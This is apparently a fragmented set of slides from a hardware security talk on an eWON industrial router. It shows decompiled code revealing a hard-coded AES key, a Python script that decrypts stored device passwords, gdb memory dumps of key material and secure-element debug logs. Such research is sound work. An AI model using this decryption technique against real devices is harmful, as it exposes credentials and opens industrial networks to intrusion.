AdslPass:#_5_jPTO6denAd2lAPaXzUF74b92
PIN:#_5_VUc06E9PBpnEtv3tr6gPo/6c
WifiPSK:#_5_tulQhj7rM4CxVhg7KUdB0P8K
UsbIpPwd:#_5_34YBKzTUMFq99DgItlxx4X8+
BoltCfgPassword:#_5_Myx+w9XwO7uM+AD+jz6l+L6w
APPassphrase:#_5_qSRqzM+dYvxoAxLW/DGrIX6F
```

```
└─# grep "#_5_" -r
grep: usr/root/ewon/bin/ewon: binary file matches
```

```
if (uVar7 == 5) {
  iVar3 = FUN_00189b00(__ptr,iVar8,&MA_KEY,&MA_IV,local_3c,&local_30);
  goto LAB_00112810;
```

```
void FUN_00189b00(undefined4 param_1,undefined4 param_2,undefined4 param_3,undefined4 param_4,
                  undefined4 param_5,undefined4 param_6)

{
  EVP_CIPHER *pEVar1;

  pEVar1 = EVP_aes_256_cbc();
  MA_Password_AES(pEVar1,param_1,param_2,param_3,param_4,param_5,param_6);
  return;
}
```

```
/* DISPLAY WARNING: Type casts are NOT being printed */

void MA_Password_AES(EVP_CIPHER *param_1,uchar *param_2,int param_3,uchar *param_4,uchar *param_5,
                     uchar *param_6,int *param_7)

{
  EVP_CIPHER_CTX *ctx;
  int iVar1;
  int iVar2;
  undefined4 uVar3;
  int local_30;
  int local_2c;

  uVar3 = 0;
  local_2c = __stack_chk_guard;
  FUN_0018c374(&DAT_003f0530,0xffffffff);
  *param_7 = 0;
  ctx = EVP_CIPHER_CTX_new();
  if (ctx != 0x0) {
    iVar1 = EVP_DecryptInit_ex(ctx,param_1,0x0,param_4,param_5);
    if (iVar1 == 1) {
      iVar2 = EVP_DecryptUpdate(ctx,param_6,&local_30,param_2,param_3);
      iVar1 = local_30;
      if (iVar2 == 1) {
        iVar2 = EVP_DecryptFinal_ex(ctx,param_6 + local_30,&local_30);
        if (iVar2 == 1) {
          EVP_CIPHER_CTX_free(ctx);
          FUN_0018c488(&DAT_003f0530);
          *param_7 = iVar1 + local_30;
          goto LAB_00189cfe;
        }
      }
    }
  }
  FUN_0018c488(&DAT_003f0530);
```

OpenSSL

Hard-coded key and IV in `.rodata`

```python
import base64
import sys
from Crypto.Cipher import AES
from binascii import unhexlify


def pad(text):
    padding_length = AES.block_size - (len(text) % AES.block_size)
    padded_text = text + bytes([padding_length] * padding_length)
    return padded_text, padding_length


encoded_text = sys.argv[1]

key_hex = "6367b05c[redacted]"
iv_hex = "28c9d18e[redacted]"

key = unhexlify(key_hex)
iv = unhexlify(iv_hex)


decoded_text = base64.b64decode(encoded_text[4:])
padded_text, padding_length = pad(decoded_text)
cipher = AES.new(key, AES.MODE_CBC, iv)
decrypted_text = cipher.decrypt(padded_text)

print("Plaintext: {}".format(
    decrypted_text[1:][:-padding_length-2].decode('utf-8')
    ))
```



```
└─$ python3 decrypt_ewon_pwd.py "#_5_iuWbFOM6NtpH4i5XOOJW+BJA"
Plaintext: Password123#
```

Unlocking-the-Gates:~ $




AN13013

Get started with EdgeLock SE05x support package


Rev. 1.4 — 17 April 2024 Application note

Source: https://www.nxp.com/docs/en/application-note/AN13013.pdf

Unlocking-the-Gates:~ $




Unlocking-the-Gates:~ $



Source: https://www.nxp.com/docs/en/application-note/AN12413.pdf

Unlocking-the-Gates:~ $






Unlocking-the-Gates:~ $



HSM





i.MX6

```
Starting program: /usr/bin/se050_tool decrypt 1 /usr/root/ewon/usr/upkg.aesencfile /usr/root/ewon/usr/upgk.ivfile /tmp/test.bin
warning: Unable to find libthread_db matching inferior's thread library, thread debugging will not be available.
sss    :INFO :atr (Len=35)
      00 A0 00 00     03 96 04 03     E8 00 FE 02     0B 03 E8 08
      01 00 00 00     00 64 00 00     0A 4A 43 4F     50 34 20 41
      54 50 4F


Breakpoint 1, 0x76e68536 in AES_cbc_encrypt () from /lib/libcrypto.so.1.1
(gdb) c
Continuing.

Breakpoint 1, 0x76e68536 in AES_cbc_encrypt () from /lib/libcrypto.so.1.1
(gdb) c
Continuing.

Breakpoint 1, 0x76e68536 in AES_cbc_encrypt () from /lib/libcrypto.so.1.1
(gdb) c
Continuing.

Breakpoint 1, 0x76e68536 in AES_cbc_encrypt () from /lib/libcrypto.so.1.1
(gdb) i r
r0             0x7efff310          2130703120
r1             0x7efff310          2130703120
r2             0x10                16
r3             0x4400d8            4456664
r4             0x1672de            1471198
r5             0x1                 1
r6             0x7efff310          2130703120
r7             0x7efff310          2130703120
r8             0x10                16
r9             0x76e68531          1994818865
r10            0x7efff2ec          2130703084
r11            0x7efff5f4          2130703860
r12            0x76efdf0d          1995431693
sp             0x7efff0c8          0x7efff0c8
lr             0x76efdf49          1995431753
pc             0x76e68536          0x76e68536 <AES_cbc_encrypt+6>
cpsr           0x10030             65584
fpscr          0x0                 0
tpidruro       <unavailable>
(gdb) x/16b $r0
0x7efff310:     0xcc    0x94    0xdf    0x8e    0x7a    0xfc    0xef    0xa4
0x7efff318:     0xdb    0x62    0x0b    0x15    0x0e    0x6c    0xd5    0x77
(gdb)
```

Unlocking-the-Gates:~$ ./i²c-encryption



flash memory
/dev/mtd3

first 4 bytes = length = 169


169 bytes (starting from offset 0x3) = encrypted data

decrypted by the Cryptographic Acceleration and Assurance Module (CAAM)

session keys for I2C communication


AES-256-CBC

encrypted payload





Unlocking-the-Gates:~$ ./accessing-keys?



Unlocking-the-Gates:~$ ./accessing-keys?

```
smCom :DEBUG:RAW Tx> (Len=20)
      5A 00 0F 80    02 00 00 00    00 06 41 04    EF 00 00 B0
      00 00 94 22
smCom :DEBUG:phNxpEse_read Enter ..
smCom :DEBUG:phPalEse_i2c_read Read Requested 2 bytes
smCom :DEBUG:_i2c_read() error : 13
smCom :DEBUG:_i2c_read() failed. Going to retry, counter:1  !
smCom :DEBUG:_i2c_read() error : 13
smCom :DEBUG:_i2c_read() failed. Going to retry, counter:2  !
smCom :DEBUG:phNxpEse_readPacket Read HDR
smCom :DEBUG:phNxpEse_readPacket SOF FOUND
smCom :DEBUG:phPalEse_i2c_read Read Requested 1 bytes
smCom :DEBUG:poll_sof_chained_delay value is 0
smCom :DEBUG:phPalEse_i2c_read Read Requested 4 bytes
smCom :DEBUG:RAW Rx< (Len=7)
      A5 00 02 69    86 2C E5
smCom :DEBUG:phNxpEseProto7816_ProcessResponse p_data ----> 0xd2f5a0 len ----> 0x7
smCom :DEBUG:Received CRC:0x2ce5 Calculated CRC:0x2ce5
smCom :DEBUG:Retry Counter = 0
smCom :DEBUG:phNxpEseProto7816_DecodeFrame I-Frame Received
smCom :DEBUG:phNxpEseProto7816_DecodeFrame I-Frame lastRcvdIframeInfo.seqNo:0x0
smCom :DEBUG:Data[0]=0x69 len=2 Data[1]=0x69 Data[2]=0x86
smCom :DEBUG: phNxpEse_Transceive Exit status 0x0
smCom :DEBUG:APDU Rx< (Len=2)
      69 86
sss   :WARN :nxEnsure:'ret == SM_OK' failed. At Line:7837 Function:sss_se05x_TXn
hostLib:WARN :Denied to read object EF0000B0 bases on policy.
sss   :WARN :nxEnsure:'status == SM_OK' failed. At Line:4474 Function:sss_se05x_key_store_get_key
App   :WARN :nxEnsure:'status == kStatus_SSS_Success' failed. At Line:99 Function:ex_sss_entry
```


Unlocking-the-Gates:~$ ./accessing-keys?

~~Eavesdrop the I²C communication~~

~~Accessing keys with root access~~

But, how does the firmware decryption work?

Unlocking-the-Gates:~$ ./firmware-update



parser script decrypts the different file systems and partitions using the plain AES key and IV

Unlocking-the-Gates:~ $

Every firmware has its own encrypted AES key

